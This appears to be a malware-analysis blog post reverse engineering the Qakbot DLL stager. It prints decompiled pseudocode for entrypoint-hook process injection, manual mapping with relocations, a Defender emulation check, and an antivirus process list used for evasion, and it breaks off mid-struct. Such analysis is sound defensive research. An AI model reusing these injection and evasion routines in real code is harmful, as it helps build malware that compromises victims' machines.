
A reverse engineer primer on Qakbot Dll Stager:
From initial execution to multithreading.



Hello everybody, in this blog post I will show some of the capabilities of the Qakbot DLL stager, as of June 2022.
I was interested in tracking known e-crime malware, so this is the perfect example besides Dridex or Emotet.

More soon to come, but in the next few months.

DISCLAIMER:
This malware has been documented by several people.
It might seem like some kind of reuse from previous research (specially for the crypto part), and to some point it is, and at the same time it's not, this has been reversed from scratch since March and updated through the following months.

This work won't cover all the components of the stager. Instead, it focuses from the initial execution of the binary, to the function table that includes the C2 functions. This paper won't go further than that.

My main objective is to give a notion in the execution flow that leads us to these procedures and some of the recovered structures involved in this process, for those who are new at tracking this malware.
(Most of this work was done through static analysis, but specific things have been confirmed through dynamic analysis).

If you consider there has been imprecise information, let me know in my DMs so I can fix it. There is a lot of information inside here, but I have done my best to be precise.

Specially dedicated to @Myrtus0x0 and @dark0pcodes, since they have helped me with the development of some of the scripts used during the reverse engineering phase.

The hashes of the used samples will be at the end of this paper. If you want IDB, ask me privately.

0.0: Initialization (before main thread):

This first stage starts checking for ***DLL_PROCESS_ATTACH***.
If this is the case, it will proceed to do its first initialization procedures, which include:

1.-Create a heap object which will be used later for allocations of dynamic structs or strings.

2.-Initialize a character set global string, which will be used for string manipulation.

3.-Copy the Import directory table from the DLL module, to a new global buffer
(array of **IMAGE_IMPORT_DESCRIPTOR** references through DataDirectory in the Optional Header).

4.-Resolve with API hashing a dynamic kernel32.dll function table, with a different number of APIs used during the execution flow.

5.-Check with GetFileAttributes, for ***"C:\INTERNAL__empty".***
This has been described as a way to check for Windows Defender emulation.
(See references for an in depth detail in this sense.)

After all these steps have been done successfully, Qakbot will use the newly created kernel32 IAT to call CreateThread with the ***main malicious thread.***

It is important to clarify that Qakbot also uses string decryption for both WCHAR and CHAR, which use two wrappers each.

As of May/June 2022, one of the new functions that has been added is the check for an environment variable SELF_TEST1. This serves as a flag for doing specific checks in terms of the path of the module itself, which seems to be mainly for debugging purposes, since it pops up a MessageBox with *"Self Check", "Self Check ok!"* and *"ERROR: GetModuleFileNameW() failed with error: 0".*

In this sense, the debug string describes the core functionality, which is a custom GetModuleFilenameW() implemented using CommandLineToArgvW.

```
int Debug::SelfTestChecksForGetModuleFileNameW()
{
  wchar_t *SelfCheckMsgBoxString; // esi
  wchar_t CmdLineString[260]; // [esp+8h] [ebp-28Ch] BYREF
  char Buffer[128]; // [esp+210h] [ebp-84h] BYREF
  char *strStatusSelfCheck; // [esp+290h] [ebp-4h] BYREF

  memset(CmdLineString, 0, sizeof(CmdLineString));
  SelfCheckMsgBoxString = String::CharStringDecryption();// Self check
  if ( GetModFilenameCustomWrapper(CmdLineString) >= 0 )
  {
    strStatusSelfCheck = String::CharStringDecryption();// Self check ok!
    (g_func_table_addr_user32_dll->mw_MessageBoxA)(0, strStatusSelfCheck, SelfCheckMsgBoxString, 0);
    Memory::WrapperFreeMem(&strStatusSelfCheck);
    return 0;
  }
  else
  {
    strStatusSelfCheck = String::CharStringDecryption();// ERROR: GetModuleFileNameW() failed with error: %u
    mw_wrapper_printf_func(Buffer, 0x80u, strStatusSelfCheck, 0);
    Memory::WrapperFreeMem(&strStatusSelfCheck);
    (g_func_table_addr_user32_dll->mw_MessageBoxA)(0, Buffer, SelfCheckMsgBoxString, 0);
    return -1;
  }
}
```

```
BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, InitExec s, LPVOID lpReserved)
{
  wchar_t *SelfTestStr; // eax
  int dwThreadID; // [esp+4h] [ebp-4h] BYREF

  if ( s.dwReason == 1 )
  {
    Memory::CreateHeapObjectBuffer();
    String::GenerateCharacterSet();
    hInstaDll = hinstDLL;
    Memory::CopyCurrentImportTable(hinstDLL);
    g_func_table_addr_kernel32_dll = Malware::ApiHashing(0x138u, &unk_1001CA50, 0xF43);
    s.DefenderDetectionFile = String::WcharStringDecryption(0x111u);// C:\INTERNAL\__empty
    if ( GetFileAttributesW(s.DefenderDetectionFile) != -1 )
    {
      Memory::FreeMemoryBuffer(&s.DefenderDetectionFile);
      return 0;
    }
    Memory::FreeMemoryBuffer(&s.DefenderDetectionFile);
    SelfTestStr = String::WcharWrapperDecryption(0x40Eu);// SELF_TEST_1
    s.envDataSelfTest = Debug::CheckAndRetrieveEnvSelfTestVariable(SelfTestStr);
    if ( s.envDataSelfTest )
    {
      g_func_table_addr_user32_dll = Malware::ApiHashing(0x54u, &unk_1001CBB8, 0x39C);
      Debug::SelfTestChecksForGetModuleFileNameW();
      Memory::FreeBufferString(&s.envDataSelfTest, -2);
      (g_func_table_addr_kernel32_dll->mw_ExitProcess)(1);
    }
    dwThreadID = 0;
    hThread = (g_func_table_addr_kernel32_dll->mw_CreateThread)(0, 0, Execution::FirstStage, 0, 0, &dwThreadID);
    if ( !hThread )
      return 0;
  }
  else if ( !s.dwReason )
  {
    (g_func_table_addr_kernel32_dll->mw_SetLastError)(170);
    return 0;
  }
  return 1;
}
```

```
void __cdecl Memory::CopyCurrentImportTable(int pPE)
{
  int dwBytesImageDir; // [esp+Ch] [ebp-8h]
  _IMAGE_IMPORT_DESCRIPTOR *ImageDir; // [esp+10h] [ebp-4h]

  ImageDir = (*(pPE + *(pPE + 60) + 0x80) + pPE);
  dwBytesImageDir = 0;
  while ( ImageDir->Name )
  {
    ++ImageDir;
    dwBytesImageDir += 20;
  }
  srcImageDir = mw_memcpy_to_new_buffer((*(pPE + *(pPE + 60) + 0x80) + pPE), dwBytesImageDir);
  if ( srcImageDir )
    sizeImageDir = dwBytesImageDir;
}
```

```
void *__thiscall Debug::CheckAndRetrieveEnvSelfTestVariable(wchar_t *self_test_env_str)
{
  int dwNumChrData; // eax
  int dwNumCharData; // edi
  void *pDataSelfTest; // eax
  void *pDataSelfTests; // esi
  void *pNullDataTestEnv; // [esp+Ch] [ebp-8h] BYREF
  char dummySelfTest[4]; // [esp+10h] [ebp-4h] BYREF

  dwNumChrData = (g_func_table_addr_kernel32_dll->mw_GetEnvironmentVariableW)(self_test_env_str, dummySelfTest, 1);
  dwNumCharData = dwNumChrData;
  if ( !dwNumChrData )
    return 0;
  pDataSelfTest = Memory::AllocateMemoryNullBytes(2 * dwNumChrData + 2);
  pDataSelfTests = pDataSelfTest;
  pNullDataTestEnv = pDataSelfTest;
  if ( !pDataSelfTest )
    return 0;
  if ( !(g_func_table_addr_kernel32_dll->mw_GetEnvironmentVariableW)(self_test_env_str, pDataSelfTest, dwNumCharData) )
  {
    Memory::FreeBufferString(&pNullDataTestEnv, 0);
    return 0;
  }
  return pDataSelfTests;
}
```

0.1: The main malicious thread (First stage): first process detection and information gathering.

After successful checks, the main malicious thread will call the same API hashing function that rebuilds a new IAT for more modules including: ntdll.dll, user32.dll, netapi32.dll, advapi32.dll, shlwapi.dll, userenv.dll, and ws2_32.dll

(This last module ws2_32.dll has been recently added in February/March 2022, to replace inet_ntoa which was in the imports of the DLL so you could just use xrefs to easily reverse the structure that stored both the C2 IPs and ports, more of that at the end of the paper, in additional details.)

Then it will proceed to build a structure based on the information from the computer, where all types of information are initialized in the structure members for different purposes, like random names for mutexes or events.

Some of the information includes: Computer Name, Volume information, Primary Domain Controller Name, Privileges, Module name, Type of Process (WOW64 or x64 binary), TickCount, Os Version Info and much more.

Additionally, it sets up environment variables as needed for USERPROFILE, TEMP and SystemDrive.

(See the initialization struct below for more details, in terms of the structure).

```
int __stdcall Execution::FirstStage()
{
  initialization *initialization_obj; // eax

  Memory::RebuildIATwithAPIHashing();
  GetOEMCP();
  initialization_obj = Information::BuildGlobalInformationStructure();
  g_initialization_object = initialization_obj;
  if ( !initialization_obj )
    return 1;
  initialization_obj->m_spawn_regsvr32_instance_check = 1;
  Memory::CopyCurrentImportDirectory(g_initialization_object->m_dll_module_handle);
  if ( (g_initialization_object->m_ored_total_process_detection & 0x10000) != 0 )
  {
    g_initialization_object->m_detected_flag = 1;
  }
  else
  {
    if ( Injection::ManualMapDllAndHookEntrypoint(g_initialization_object->m_dll_module_handle) )
    {
      if ( g_initialization_object->m_checks_sid_option != 3 )
        return 0;
local_system_admin:
      Persistance::ExecuteServiceForSecondStage();
      return 0;
    }
    g_initialization_object->m_detected_flag = 1;
  }
  if ( g_initialization_object->m_checks_sid_option == 3 )
    goto local_system_admin;
  Execution::SecondStageStager();
  return 0;
}
```

```
struct merserne_twister{
   uint32_t twister[624];
   uint32_t index;
};
```

```
struct initialization
{
  OSVERSIONINFOEXA info_struct_os;
  DWORD m_procesorArchitecture;
  DWORD m_spawn_regsvr32_instance_check; //Used for certain checks in operations.
  DWORD m_detected_flag; //Used for certain checks in operations.
  DWORD m_is_wow64_process;
  DWORD m_crc32_hash_computer_info;
  CHAR m_result_random_computer_info[32]; //Computer information related
  WCHAR m_result_random_computer_info_wchar[32]; //Computer information related wchar
  TOKEN_USER *m_current_process_token;
  WCHAR m_account_name[128]; //Account name for current option
  DWORD m_checks_sid_option; //Depends on SID, used for different operations.
  LPWSTR m_name_netbios_buffer;
  DWORD m_dc_name_ptr; //Domain controller related
  DWORD m_buffer_type_netDC; //Domain controller related
  DWORD m_dll_module_handle;//Handle
  WCHAR m_current_container_executable_full_path[262]; //Executable that loaded dll
  PWCHAR m_ptr_current_folder_container; //ptr to folder of container executable.
  WCHAR m_current_folder_container_executable[262]; //Executable that loaded dll folder
  DWORD m_unknown; //Only referenced once, usage not clear.
  merserne_twister mersenne_tick_count_info; //Based on tick count info.
  CHAR m_pos_bot_id[16]; //Used in C2 comms functions, possible bot info.
  DWORD m_sid_subauthority_option;
  WCHAR m_windows_dir_path[261]; //Windows Dir path
  WCHAR m_temp_path[261];  //Temp path
  WCHAR m_user_profile_path[262]; //User profile
  UINT m_current_proc_ID;
  WCHAR m_current_container_executable_wchr[262]; //Container exec wchr version
  DWORD m_check_system_metrics;
  PWCHAR m_current_folder_wchar_ptr; //Container executable folder wchar ptr
  CHAR m_seed_mersenne_twister_string_32[32];//Random 1
  CHAR m_second_seed_random[32]; //Random 2
  DWORD m_ored_total_process_detection; //Bitmask for first process detection.
  BYTE unused_bytes[256]; //Not initialized in constructor, padding bytes.
  WCHAR m_ComputerName[148]; //Current computer name.
};
```

In the final part from this structure constructor, there will be a check for certain processes as a detection mechanism, mainly done through an array of structures where each element will store a value that will decrypt the process names strings separated by **';'** character, using the WCHAR version of this function.

For example: **"explorer.exe;notepad.exe;cmd.exe",** each process names separated by ';' one of them will be stored as a char* inside the ptrToProcessNames char** (char*[ ])

```
struct ProcessDetection //Per processes detection structure.
{
    DWORD dwBitmask; //Total Bitmask
    DWORD dwEncryptedNameIndex; //can store several names
    DWORD dwCountProcessNames; //Number of processes separated by ‘;’
    CHAR** ptrToProcessNames; //Process names separated by ‘;’
};

struct ContainerProcessDetection
{
   DWORD dwBitmaskDetection;
   DWORD dwNumDetectionStructures;
   ProcessDetection *arrDetectStructs;
};
```

The value in ***dwBitMaskDetection*** inside the ***ContainerProcessDetection*** struct will serve as a bitmask, where each time one of the processes is detected, it will be ORd in this member with the current ProcessDetection member ***dwBitmask*.**

All the processes detected this way include:
ccSvcHst.exe, avgcsrvx.exe;avgsvcx.exe;avgcsrva.exe, MsMpEng.exe ,mcshield.exe, avp.exe;kavtray.exe ,egui.exe;ekrn.exe,bdagent.exe;vsserv.exe;vsservppl.exe AvastSvc.exe,coreServiceShell.exe;PccNTMon.exe;NTRTScan.exe,SAVAdminService.exe;SavService.exe, fshoster32.exe,WRSA.exe,vkise.exe;isesrv.exe;cmdagent.exe ByteFence.exe,MBAMService.exe;mbamgui.exe,fmon.exe,dwengine.exe;dwarkdaemon.exe;dwwatcher.exe

```
int __cdecl CallbackDetectionProcess1(LPPROCESSENTRY32 a1, ContainerProcessDetection *containerDetection)
{
  DWORD dwNumDetectionStructures; // ebx
  ProcessDetection *arrDetectStructs; // esi
  int *ptrToProcessNames; // ecx
  CHAR *szExeFile; // eax
  int *ptrProcesNames; // [esp+Ch] [ebp-4h]
  ContainerProcessDetection *i; // [esp+1Ch] [ebp+Ch]

  dwNumDetectionStructures = containerDetection->dwNumDetectionStructures;
  if ( dwNumDetectionStructures )
  {
    arrDetectStructs = containerDetection->arrDetectStructs;
    do
    {
      i = 0;
      if ( arrDetectStructs->dwCountProcessNames )
      {
        ptrToProcessNames = arrDetectStructs->ptrToProcessNames;
        szExeFile = a1->szExeFile;
        ptrProcesNames = ptrToProcessNames;
        while ( strcmp(szExeFile, *ptrToProcessNames) )
        {
          ptrToProcessNames = ptrProcesNames + 1;
          i = (i + 1);
          szExeFile = a1->szExeFile;
          ++ptrProcesNames;
          if ( i >= arrDetectStructs->dwCountProcessNames )
            goto LABEL_9;
        }
        containerDetection->dwBitmaskDetection |= arrDetectStructs->dwBitmask;
      }
LABEL_9:
      ++arrDetectStructs;
      --dwNumDetectionStructures;
    }
    while ( dwNumDetectionStructures );
  }
  (g_func_table_addr_kernel32_dll->mw_Sleep)(10);
  return 1;
}
```

This will be stored in the initialization struct, where it is labeled as **m_ored_total_process_detection.** Each bitfield inside this bitmask will be checked in different functions for specific operations as it will be seen below.

Once everything above has been done successfully, certain checks are done which determine the different variations for executing the “second stager”function:

-Code injection through entrypoint function hooking in newly created suspended process:
-Service creation and register of malicious status handlers.
-Direct call to the second stager function.

Let's inspect some of these methods, and how they are being used.

0.2: Entrypoint function hooking and service status handling for code execution:

Qakbot will decide based on the bitfields checks found, which processes to create for the code injection of the next important function.
In this sense, all the decrypted relative paths will use ExpandEnvironmentStringsW to get a full path to the binary to be executed, where 3 of them are returned through a WCHAR** pointer (WCHAR*[ ]), depending on the processes detected during the first process detection phase.

Some decrypted paths include:

'%SystemRoot%\SysWOW64\explorer.exe'
'%SystemRoot%\SysWOW64\mobsync.exe'
'%SystemRoot%\System32\mobsync.exe'
'%SystemRoot%\explorer.exe'
'%ProgramFiles%\Internet Explorer\iexplore.exe'
'%SystemRoot%\SysWOW64\OneDriveSetup.exe'
'%SystemRoot%\SysWOW64\msra.exe'
'%ProgramFiles(x86)%\Internet Explorer\iexplore.exe'
'%SystemRoot%\System32\OneDriveSetup.exe'
'%SystemRoot%\System32\msra.exe'

Once the process has been created with CreateProcess, using the **CREATE_SUSPENDED** flag, it uses NtCreateSection to create a section with the size of the current DLL Optional Header SizeOfImage, which is the size of the PE when it is mapped in memory.

In this sense, NtMapViewOfSection is used with this section handle to map the new section in the current process address space and in the remote address space.

After these steps finish successfully, VirtualAllocEx and WriteProcessMemory are being used to allocate virtual memory for a newly copied ***initialization*** struct inside our target process created, changing its member ***m_dll_module_handle*** to the address of the mapped section in the external process.

Additionally, to deal with relocations, first the dll is copied to the view of the section mapped in the current process using SizeOfImage in the Optional Header.
and after it, proper relocations will be done for the DLL using both the addresses of both views, effectively fixing the DLL for usage in the external process.

After this process has finished successfully, Qakbot will proceed to hook the entrypoint function, using the ThreadContext structure, specifically the EAX register, which contains the entrypoint address of the external process, patching the bytes with NtProtectVirtualMemory and NtWriteVirtualMemory, and eventually resuming the main thread with the hooked entrypoint in the remote process (the hooking function is inside the mapped dll)

On the other hand, if the dll has system privileges, it will proceed to start a service control dispatcher with StartServiceCtrlDispatcherA. In this sense, this dispatcher will call RegisterServiceCtrlHandlerA and set the current state of the service.
The most interesting detail is that, once the **SERVICE_RUNNING** status is set**,** the execution continues to the next important function.

All of these executions lead to the ***Second Stager function*** itself, which contains a lot of functionality that we will be describing next.

```
addrManualMappedDll = 0;
if ( mw_initialize_new_ntdll_IAT() )
{
  addrManualMappedDll = mw_map_dll_and_relocate(ProcessCreated->hProcess, addrCurrProcBaseAddrDll);
  if ( addrManualMappedDll )
  {
    Memory::ZeroMemory(&ThreadContext, 0, 0x2CCu);
    ThreadContext.ContextFlags = 0x10002;
    if ( (g_func_table_addr_kernel32_dll->mw_GetThreadContext)(ProcessCreated->hThread, &ThreadContext) )
    {
      OldAccessProtection = 0;
      BytesHook[0] = 0xE9;
      *&BytesHook[1] = HookFunctionAddr + addrManualMappedDll - ThreadContext.Eax - addrCurrProcBaseAddrDll - 5;
      NumberOfBytesToProtect = 5;
      BaseAddressEax = ThreadContext.Eax;
      if ( (g_func_table_addr_ntdll_dll_new_table->mw_NtProtectVirtualMemory)(
             ProcessCreated->hProcess,
             &BaseAddressEax,
             &NumberOfBytesToProtect,
             4,
             &OldAccessProtection) < 0 )
        goto LABEL_7;
      if ( (g_func_table_addr_ntdll_dll_new_table->mw_NtWriteVirtualMemory)(
             ProcessCreated->hProcess,
             ThreadContext.Eax,
             BytesHook,
             5,
             &NumberOfBytesToProtect) < 0 )
        goto LABEL_7;
      dwProtection = 0;
      if ( (g_func_table_addr_ntdll_dll_new_table->mw_NtProtectVirtualMemory)(
             ProcessCreated->hProcess,
             &BaseAddressEax,
             &NumberOfBytesToProtect,
             OldAccessProtection,
             &dwProtection) < 0 )
LABEL_7:
        addrManualMappedDll = 0;
    }
  }
}
File::DeletePayload();
return addrManualMappedDll;
}
```

```
      {
        pInitializationCopy = Memory::memcpyToNewBuffer(g_initialization_object, 0x1AC4);
        pInitCopyStruct = pInitializationCopy;
        StructINIT = pInitializationCopy;
        if ( pInitializationCopy )
        {
          pInitializationCopy->m_dll_module_handle = addrSectionRemoteProcess;
          lpBaseAddress = (g_func_table_addr_kernel32_dll->mw_VirtualAllocEx)(hProcCreated, 0, 0x1AC4, 0x1000, 4);
          (g_func_table_addr_kernel32_dll->mw_WriteProcessMemory)(
            hProcessCreated,
            lpBaseAddress,
            pInitCopyStruct,
            6852,
            &NumberOfBytesWritten);
          Memory::FreeBufferString(&StructINIT, 0x1AC4);
          struct_global = g_initialization_object;
          g_initialization_object = lpBaseAddress;
          baseAddressDll = baseAddrDll;
          Memory::memcpy(addrSectionCurrentProcess, baseAddrDll, ntHeader->OptionalHeader.SizeOfImage);
          Injection::RelocateAddressesInRemoteProcess(
            addrSectionRemoteProcess,
            addrSectionCurrentProcess,
            baseAddressDll);
          g_initialization_object = struct_global;
          goto unmap_section_pe;
        }
      }
```

```
LocationDelta = addrViewExternalProcess - baseAddressDll;
elf_a_new = *(addrViewCurrProcess + 60);
rva_relocation_dir = *(elf_a_new + addrViewCurrProcess + 0xA0);
if ( !rva_relocation_dir )
  return 0;
size_Relocs_Dir = *(elf_a_new + addrViewCurrProcess + 0xA4);
reloc_table_internal = (rva_relocation_dir + addrViewCurrProcess);
dwSizeOfBlocks = 0;
dwSizeRelocDir = size_Relocs_Dir;
for ( dwBlockSize = 0; dwSizeOfBlocks < dwSizeRelocDir; dwBlockSize = dwSizeOfBlocks )
{
  dwSizeBlock = reloc_table_internal->SizeOfBlock;
  j = 0;
  if ( (dwSizeBlock - 8) >> 1 )
  {
    do
    {
      if ( (reloc_table_internal->TypeOffset[j] & 0x3000) != 0 )
        *(reloc_table_internal->VirtualAddress + (reloc_table_internal->TypeOffset[j] & 0xFFF) + addrViewCurrProcess) += LocationDelta;
      ++j;
    }
    while ( j < ((dwSizeBlock - 8) >> 1) );
    dwSizeBlock = reloc_table_internal->SizeOfBlock;
    dwSizeOfBlocks = dwBlockSize;
  }
  dwSizeOfBlocks += dwSizeBlock;
  reloc_table_internal = (reloc_table_internal + dwSizeBlock);
}
return 1;
}
```

Here you can see in the screenshots above how precisely it is done the operations for the mappings of the section which contains the current stager dll.
To be completely precise, the HookFunction (shown below) will be executed in the context of the remote mapped dll thanks to the calculations shown in the BytesHook[1] operation. (shown above)

```
int __stdcall ServiceProc(int dwNumServicesArgs, LPSTR *lpServiceArgVectors)
{
  hServiceStatus = (g_func_table_addr_advapi32_dll->mw_RegisterServiceCtrlHandlerA)(
                     lpServiceStartTable->lpServiceName,
                     mw_service_control_handler);
  if ( hServiceStatus && mw_set_status_based_on_args(4, 0, 0) && g_initialization_object->m_detected_flag == 1 )
    Execution::SecondStageStager();
  g_StatusService = 1;
  return mw_set_status_based_on_args(1, 1u, 5000);
}
```

```
int HookFunction()
{
  char eventString[40]; // [esp+0h] [ebp-28h] BYREF

  fix_iat_from_current_module(g_initialization_object->m_dll_module_handle);
  Memory::CreateHeap();
  String::GenerateCharacterSet();
  mw_init_iat();
  Memory::RebuildIATwithAPIHashing();
  mw_initialize_buffers_global_struct();
  g_initialization_object->m_detected_flag = 2;
  Information::printGUIDRandomFromSeed(eventString, g_initialization_object->m_crc32_hash_computer_info + 7);
  Execution::SignalEventForNextInstance(eventString);
  Memory::ZeroMemory(eventString, 0, 0x27u);
  Execution::SecondStageStager();
  ((void (__stdcall *)(_DWORD))g_func_table_addr_kernel32_dll->mw_ExitProcess)(0);
  return 0;
}
```

Additionally, one of the most important things to remember is the ***m_detected_flag*** member in the ***initialization*** struct.
This will be important for operations as you will see later, where ***both ServiceProc and the normal call to this function will set this member to be 1, meanwhile, for the hook case, the value has to be 2.***

It is important to mention that the event signaled in the ***HookFunction*** will be checked while spawning and hooking processes, and if the event is found, it will stop to try spawning new target processes with the 3 attempts. Additionally the HookFunction will resolve the IAT for this mapped dll, so all necessary functionalities can be executed properly.

Inside the **Execution::FirstStager** function image, this function is labeled as **Injection::ManualMapDllAndHookEntrypoint()**

1.0: The second stage function: execution states and configurations.

Let's understand some of the most important functionality that can be seen in this procedure.

```
int Execution::SecondStageStager()
{
  int state_exec_to_do; // eax
  int state_execution; // eax
  char pEventGUID[40]; // [esp+0h] [ebp-28h] BYREF

  if ( !Information::BuildRegistryStorageStructWrapper() )
    return -1;
  if ( g_initialization_object->m_detected_flag != 1 )
    Storage::InitializeFileBufferAndCorruptContainerExecutable();
  state_exec_to_do = Execution::SelectStageToExecute();
  g_state_execution = state_exec_to_do;
  if ( !state_exec_to_do )                      // state_execution_first
  {
    if ( Execution::SpreadOtherComputersAndOwn() < 0 )
      return 0;
delete_schtasks_depending_on_detect_check:
    if ( g_initialization_object->m_detected_flag != 1 )
      Persistance::DeleteSchtasksPersistanceFromRegsvrMethod();
    goto main_pivot_to_c2_execution;
  }
  state_execution = state_exec_to_do - 1;
  if ( !state_execution )
    goto delete_schtasks_depending_on_detect_check;
  if ( state_execution == 2 )
  {
    Information::printGUIDRandomFromSeed(pEventGUID, g_initialization_object->m_crc32_hash_computer_info + 4);
    Execution::SignalEventForNextInstance(pEventGUID);// signaled for sucessfull execution in Vectored Handler and Execution state 3
    hMutexInfoComputerInfo = Execution::CreateMutexBasedOnSeedForState(
                               g_initialization_object->m_crc32_hash_computer_info,
                               120000);
    Storage::ReplaceDifferentContainerFromRegistry();
main_pivot_to_c2_execution:
    Execution::MovingToThirdStage();
  }
  return 0;
}
```

1.1: The execution states of a Qakbot stager instance:

It is not too clear how it is possible to differentiate what would be executed depending on certain conditions for a Qakbot instance.

For this purpose, in the second stage function, the Dll will check what is going to continue to be executed, based on the stored config in the current system, which involves events, mutexes and registry values.

It is also important to describe that before checking this

The execution state is set mainly with following 4 options:

0 == First instance (no container executable found in registry)
1 == Same container executable name as registry.
2 == Mutex based on computer info already exists (initialized in the execution state 3)
3 == Event already signaled (mainly done inside an exception handler function that we will see later in section 1.6)


All these conditions determine which parts of the code are going to be executed, for now, we will only focus on the execution state 0, since this is the one that relates to the first execution flow.

Additionally, I consider important to describe that before the execution state is set, if the member in the initialization struct, **m_detected_flag,** is not equal to 1 ***(Hook entrypoint case)***, it will proceed to generate a new buffer in memory of the current container executable, which will be used for later operations.

(Both aspects are described in depth in section 2.2 and section 1.4 for the structs used, with some more additional details)

```
int Execution::SelectStageToExecute()
{
  const WCHAR *ptrContainerExecutable; // eax

  if ( Execution::IsEventSignaled() )
    return 3;
  hMutexInfoComputerInfo = Execution::CreateMutexBasedOnSeedForState(
                             g_initialization_object->m_crc32_hash_computer_info,
                             0);
  if ( !hMutexInfoComputerInfo )
    return 2;
  ptrContainerExecutable = Registry::RetrieveContainerExecutableFromRegistry();
  return ptrContainerExecutable
      && lstrcmpiW(g_initialization_object->m_current_container_executable_full_path, ptrContainerExecutable) == 0;
}
```



For each case, the results (assuming everything works out as intended) are:

-Execution state 0: Proceed to spreader component ***(section 1.5)***, then check for member **m_detected_flag** != 1 ***(Hook Entrypoint case)***, if this is the case, then it proceeds to delete schtasks/run key persistence set in one of the generated regsvr32 execution instances ***(described in section 1.4/1.5)***, then proceed to execute *the* ***Execution::ThirdStager*** *function, additionally registering an exception handler* ***(all of this aspects described from the section 1.6 onwards).***

-Execution state 1: Check for member **m_detected_flag** != 1 ***(Hook Entrypoint case)*** , if this is the case, then it proceeds to delete schtasks/run key persistence from previously generated regsvr32 execution instances ***(section 1.4/1.5).*** After this proceeds to ***Execution::ThirdStager()*** ***(section 1.6 onwards)***

*-**Execution state 2:** Returns 0 (EXIT_SUCCESS).*

-Execution state 3: Proceeds to signal event, where the GUID uses the computer info hash as seed. Then proceeds to create the mutex that is relevant to achieve execution state 2.
Replaces container executable if the value stored in the registry config (section 1.2) is not the same, storing the current one and then deleting the file from the previous value.

After that, it will execute ***Execution::ThirdStager***, *additionally registering an exception handler (which is described in the* ***section 1.6.1)****.*

You can see all these details graphically, in the image at the start of this section, showing the ***Execution::SecondStager() function.***

1.2: Configuration storage in registry for preservation between instances:

Qakbot at this point initializes a structure that will be used for storing and retrieving important information from the Windows Registry. This is very important to remember because it is used for retrieving specific configuration that can be used by different instances of this stager.

```
struct ContainerSubkeyToStore
{
    DWORD dwLengthSubkeyValue;
    BYTE  EncryptedSubkeyValue[260];
    BYTE  HashKeyToDecryptSubkey[4]; //This is based on CRC32 hash.
    HKEY  hKeyUsers;
};

//Size is allocated dynamically for each case, struct mainly for static analysis.
struct __unaligned EncryptedConfig
{
   BYTE typePayload;  //Takes several values: 5, 2, 3, 4.
   BYTE bValidPayload; //Verified in the found handlers to do decryption.
   DWORD dwFullSizePayload; //Size of the payload.
   //IMPORTANT: The two last members change the size depending on each case.
   BYTE PayloadBuffer[1];  //Actual buffer to the payload buffer.
